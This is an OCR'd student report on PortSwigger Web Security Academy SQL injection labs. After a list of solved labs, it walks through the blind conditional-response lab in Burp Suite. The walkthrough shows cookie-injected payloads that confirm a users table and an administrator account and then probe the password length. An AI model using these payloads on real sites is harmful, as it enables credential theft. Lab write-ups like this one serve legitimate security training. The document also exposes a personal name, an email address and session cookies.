
Report

About portswigger labs

(sql injection)

My account at portswigger



My Account

- Personal Details
- Certifications
- Subscriptions
- Order History

Personal Details


Thomas marcos
thomasnabil2002@gmail.com
Change Password

Account Address
No address associated with this account

Saved Cards

+ Add new card


Labs which I solved


EN
1:04
All labs | Web Security Academy
portswigger.net/web-security/all-labs
Back to all topics
SQL injection
Cross-site scripting
Cross-site request forgery (CSRF)
Clickjacking
DOM-based vulnerabilities
Cross-origin resource sharing (CORS)
XML external entity (XXE) injection
Server-side request forgery (SSRF)
HTTP request smuggling
OS command injection
Server-side template injection
Path traversal
Access control vulnerabilities
Track your progress

SQL injection

LAB	APPRENTICE SQL injection vulnerability in WHERE clause allowing retrieval of hidden data →	✓ Solved
LAB	APPRENTICE SQL injection vulnerability allowing login bypass →	✓ Solved
LAB	PRACTITIONER SQL injection attack, querying the database type and version on Oracle →	✓ Solved
LAB	PRACTITIONER SQL injection attack, querying the database type and version on MySQL and Microsoft →	✓ Solved

https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data



All labs | Web Security Ac
portswigger.net/web-security/all-labs
Screenshot taken
View image
1:04
EN
Back to all topics
SQL injection
Cross-site scripting
Cross-site request forgery (CSRF)
Clickjacking
DOM-based vulnerabilities
Cross-origin resource sharing (CORS)
XML external entity (XXE) injection
Server-side request forgery (SSRF)
HTTP request smuggling
OS command injection
Server-side template injection
Path traversal
Access control vulnerabilities
Track your progress

LAB PRACTITIONER SQL injection attack, listing the database contents on non-Oracle databases → ✓ Solved

LAB PRACTITIONER SQL injection attack, listing the database contents on Oracle → ✓ Solved


LAB PRACTITIONER SQL injection UNION attack, determining the number of columns returned by the query → ✓ Solved

LAB PRACTITIONER SQL injection UNION attack, finding a column containing text → ✓ Solved

PRACTITIONER

In lab

Lab: Blind SQL injection with conditional responses




Burp Suite Community Edition v2024.5.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Add notes
HTTP/2
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 19
Search
0 highlights
Event log All issues
Memory: 113.1MB
1:19

Request to https://0aed008c04feeef9d56a705a00ac0087.web-security-academy.net:443 [79.125.84.16]

```
GET / HTTP/2
Host: 0aed008c04feeef9d56a705a00ac0087.web-security-academy.net
Cookie: TrackingId=sAczjclxXWCQEvt; session=bBrEsR9Anh9ihrRrsy7WCkHclZS2FK0z
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Website is vulnerable to sql injection as website accepted ' AND '1'='1


Burp Suite Community Edition v2024.5.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send Cancel
HTTP/2
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 19
Response headers 3
Notes
Event log All issues
Memory: 113.1MB

Target: https://0aed008c04feeef9d56a705a00ac0087.web-security-academy.net

Request

```
GET / HTTP/2
Host: 0aed008c04feeef9d56a705a00ac0087.web-security-academy.net
Cookie: TrackingId=sAczjclxXWWCQEvt' AND '1'='1; session=
bBrEsR9Anh9ihrRrsy7WCkHclZS2FK0z
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11382

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      Blind SQL injection with conditional responses
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Blind SQL injection with conditional responses
            </h2>
            <a class=link-back href='
            https://portswigger.net/web-security/sql-injection/blind/lab-condition
            al-responses'>
              Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
              <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg'
              xmlns:xlink='http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0
              28 30' enable-background='new 0 0 28 30' xml:space=preserve title=
              back-arrow>
```


0 highlights

Done

11,491 bytes | 111 millis

By using this injection ' AND (SELECT 'a' FROM users LIMIT 1)='a

Verify that the condition is true, confirming that there is a table called users.


Burp Suite Community Edition v2024.5.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send Cancel
HTTP/2
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 19
Response headers 3
Notes
Event log All issues
Memory: 113.1MB

Target: https://0aed008c04feeef9d56a705a00ac0087.web-security-academy.net

Request

```
GET / HTTP/2
Host: 0aed008c04feeef9d56a705a00ac0087.web-security-academy.net
Cookie: TrackingId=sAczjclxXWWCQEvt' AND (SELECT 'a' FROM users LIMIT 1)='a
session=bBrEsR9Anh9ihrRrsy7WCkHclZS2FK0z
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11382

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      Blind SQL injection with conditional responses
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Blind SQL injection with conditional responses
            </h2>
            <a class=link-back href='
            https://portswigger.net/web-security/sql-injection/blind/lab-condition
            al-responses'>
              Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
              <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg'
              xmlns:xlink='http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0
              28 30' enable-background='new 0 0 28 30' xml:space=preserve title=
              back-arrow>
```


0 highlights

Done

11,491 bytes | 89 millis

By using this injection ' AND (SELECT 'a' FROM users WHERE username='administrator')='a

Verify that the condition is true, confirming that there is a user called administrator.


13:30
Burp Suite Community Edition v2024.5.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send
Cancel
Target: https://0aed008c04feeef9d56a705a00ac0087.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 19
Response headers 3
Notes
Search
0 highlights
Done
11,491 bytes | 95 millis
Event log All issues
Memory: 113.1MB


```
GET / HTTP/2
Host: 0aed008c04feeef9d56a705a00ac0087.web-security-academy.net
Cookie: TrackingId=sAczjclxXWWCQEvt' AND (SELECT 'a' FROM users WHERE
username='administrator')='a; session=bBrEsR9Anh9ihrRrsy7WCkHclZS2FK0z
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11382

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      Blind SQL injection with conditional responses
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Blind SQL injection with conditional responses
            </h2>
            <a class=link-back href='
            https://portswigger.net/web-security/sql-injection/blind/lab-condition
            al-responses'>
              Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
              <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg'
              xmlns:xlink='http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0
              28 30' enable-background='new 0 0 28 30' xml:space=preserve title=
              back-arrow>
```

By using this injection ' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a

Mean This condition should be true, confirming that the password is greater than 1 character in length.


13:32
Burp Suite Community Edition v2024.5.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send
Cancel
Target: https://0aed008c04feeef9d56a705a00ac0087.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 19
Response headers 3
Notes
Search
0 highlights
Done
11,491 bytes | 106 millis
Event log All issues
Memory: 127.6MB

